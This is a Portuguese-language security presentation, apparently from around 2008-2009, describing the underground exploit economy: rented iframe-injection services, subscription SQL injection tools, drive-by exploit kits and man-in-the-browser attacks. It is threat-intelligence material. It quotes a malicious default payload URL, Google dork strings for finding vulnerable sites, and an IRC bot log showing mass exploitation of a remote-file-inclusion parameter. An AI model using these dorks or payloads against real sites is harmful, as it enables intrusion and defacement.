
- Vender ou alugar código de exploração e plataformas de entrega
  - Compra do attack engine, com subscription updates
  - Esquemas de aluguel semanal de plataformas de ataque



The screenshot shows the website interface for iFrameBiz.com. At the top, there is a navigation menu with buttons for 'Главная', 'Правила', 'Рейты', 'Регистрация', 'Файлы', 'FAQ', and 'Подд'. Below the menu, there are three main sections: 'Авторизация' (Authorization) with login and password fields, 'О проекте' (About the project) with promotional text, and 'Новости' (News) with a list of recent updates. A callout box is overlaid on the 'О проекте' section, containing the following text:



**iFrameBiz.com**  
 Quase igual ao iFrame911.  
 Diferença é qualidade de serviço

- high speed servers
- uptimes
- sem ActiveX ou Popups



# Ferramentas comerciais para Web defacement

- Acelera o processo
- Relatórios





# SQL Injection de verdade

- SQL Injection agora é incrivelmente popular
  - Agora as ferramentas automatizadas são simplesmente melhores
  - Aplicações web mais complexas e cada vez mais dependentes de um back-end DB.
- 100k “defacements” por semana
  - Grande parte via SQL Injection
    - 500k sites alvos por dia





Figure 21: SQL Injection Attacks Monitored by IBM ISS Managed Security Services, Q4 2008



# Ferramentas SQL Injection – por assinatura

- Automatiza SQL Injection attacks
  - Especifica carga de injeção (default `http://www.2117966 [dot] net/fuckjp.js` )
  - Ferramenta verifica backend na china, por licenciamento
  - Google e procura sites vulneráveis *inurl:".asp" inurl:"a="*
  - SQL injection






# Automatização de SQL injection via Engines de Procura

- Alguns usam sites de procura para ajudar a encontrar sites vulneráveis antes de lançar os ataques

```
<B-Scan> [Vuln] Exploiting 1080 on 1242 sites
<A-Scan> [Vuln] Exploiting 3090 on 5468 sites
<haaaaaaweee> !string
<Scan_Google> [milw0rm] Joomla Component Expose <= RC35
  Vulnerability - http://www.milw0rm.com/exploits/4194
<Scan_Google> [milw0rm] QuickEStore <= 8.2 (insertorder.
  Vulnerability - http://www.milw0rm.com/exploits/4193
<Scan_Google> [milw0rm] Vivvo CMS <= 3.4 (index.php) Rem
  Exploit - http://www.milw0rm.com/exploits/4192
<Scan_Google> [milw0rm] Pictures Rating (index.php msgid
  Vulnerability - http://www.milw0rm.com/exploits/4191
<Scan_Google> [milw0rm] Data Dynamics ActiveBar ActiveX
  Insecure Methods - http://www.milw0rm.com/exploits/4190
<Scan_Google> [milw0rm] Expert Advisor (index.php id) R
  Vulnerability - http://www.milw0rm.com/exploits/4189
<Scan_Google> [milw0rm] Flash Player/Plugin Video file p
  Execution POC - http://www.milw0rm.com/exploits/4188
<h3x8z5o1> !scan phpBB Module SupaNav 1.0.0
<Scan_Google> [Scan] Started: phpBB - Dork: Module SupaN
<Scan_Google> [Scan] Google Found: 150 Sites!
<Scan_Google> [Scan] Cleaned results: 2 Sites!
<Scan_Google> [Scan] Exploting started!
<Scan_Google> [Scan] Scan Finished Module SupaNav 1.0.0
<h3x8z5o1> !scan Flash Player/Plugin Video file parsing Remote Code Execution POC
<Scan_Google> [Scan] Started: Flash - Dork: Player/Plugin Video file parsing Remote
  Code Execution POC Engine: Google
<Scan_Google> [Scan] Google Found: 2679 Sites!
<Scan_Google> [Scan] Cleaned results: 492 Sites!
<Scan_Google> [Scan] Exploting started!
<A-Scan> [String] agenda.php3?rootagenda= allinurl:/phpmyagenda/
<B-Scan> [String] components/com_extended_registration/registration_detailed.
  inc.php?mosConfig_absolute_path= inurl:com_extended_registration
<A-Scan> [Vuln] Exploiting 3120 on 5468 sites
<haaaaaaweee> !a components/com_extended_registration/registration_detailed.inc.php?mo
  sConfig_absolute_path= inurl:com_extended_registration
<A-Scan> [Dork] inurl:com_extended_registration
<A-Scan> [Bug] components/com_extended_registration/registration_detailed.inc.php?mos
  Config_absolute_path=
<A-Scan> [Scan] Scanning started now!
<A-Scan> [Google] Started : inurl:com_extended_registration -
  components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu
  te_path=
<A-Scan> [Acco] Started : inurl:com_extended_registration -
  components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu
  te_path=
<B-Scan> [Vuln] Exploiting 840 on 2106 sites
<B-Scan> [Vuln] Exploiting 1110 on 1242 sites
<A-Scan> [Vuln] Exploiting 3150 on 5468 sites
<B-Scan> [Vuln] Exploiting 1140 on 1242 sites
<B-Scan> [Vuln] Exploiting 1170 on 1242 sites
<B-Scan> [Vuln] Exploiting 1200 on 1242 sites
```



# Pacotes de drive-by-download populares...

- WebAttacker2
- Mpack
- IcePack
- Firepack
- Neosploit
- Black Sun
- Cyber Bot

**BLACKSUN REMOTE CONTROL SYSTEM**

[ СТАТИСТИКА ]

Имя	IP-адрес	Порт	Статус
...	...	...	...
...	...	...	...


**IcePack**

Home | About | Contact


**FIREPACK**

Most Popular Exploit Toolkits (2H 2008)


Rank	2008 (Full Year)	2008 H2 (Second Half)
1.	mPack (and variants)	CuteQQ
2.	CuteQQ	AdM
3.	AdM	mPack (and variants)
4.	FirePack	Neosploit
5.	Neosploit	Tornado (and variants)





**Man-in-the-Middle – coisa  
velha?**









# Interceptando Tráfico – Man-in-the-middle






# Injeção no Browser

- “man-in-the-browser” colocar um agente no browser é fácil
- Web browsers e seus plugins são vítimas fáceis
  - Mais de 637 milhões de vítimas em potencial e aumentando
- Método de 4 fases
  - Explorar vulnerabilidades do Web browser
  - Executar shellcode
  - Instalar um downloader
  - Download do man-in-the-browser malware





# Interceptando Tráfico – Man-in-the-browser



**System Reconfiguration**  
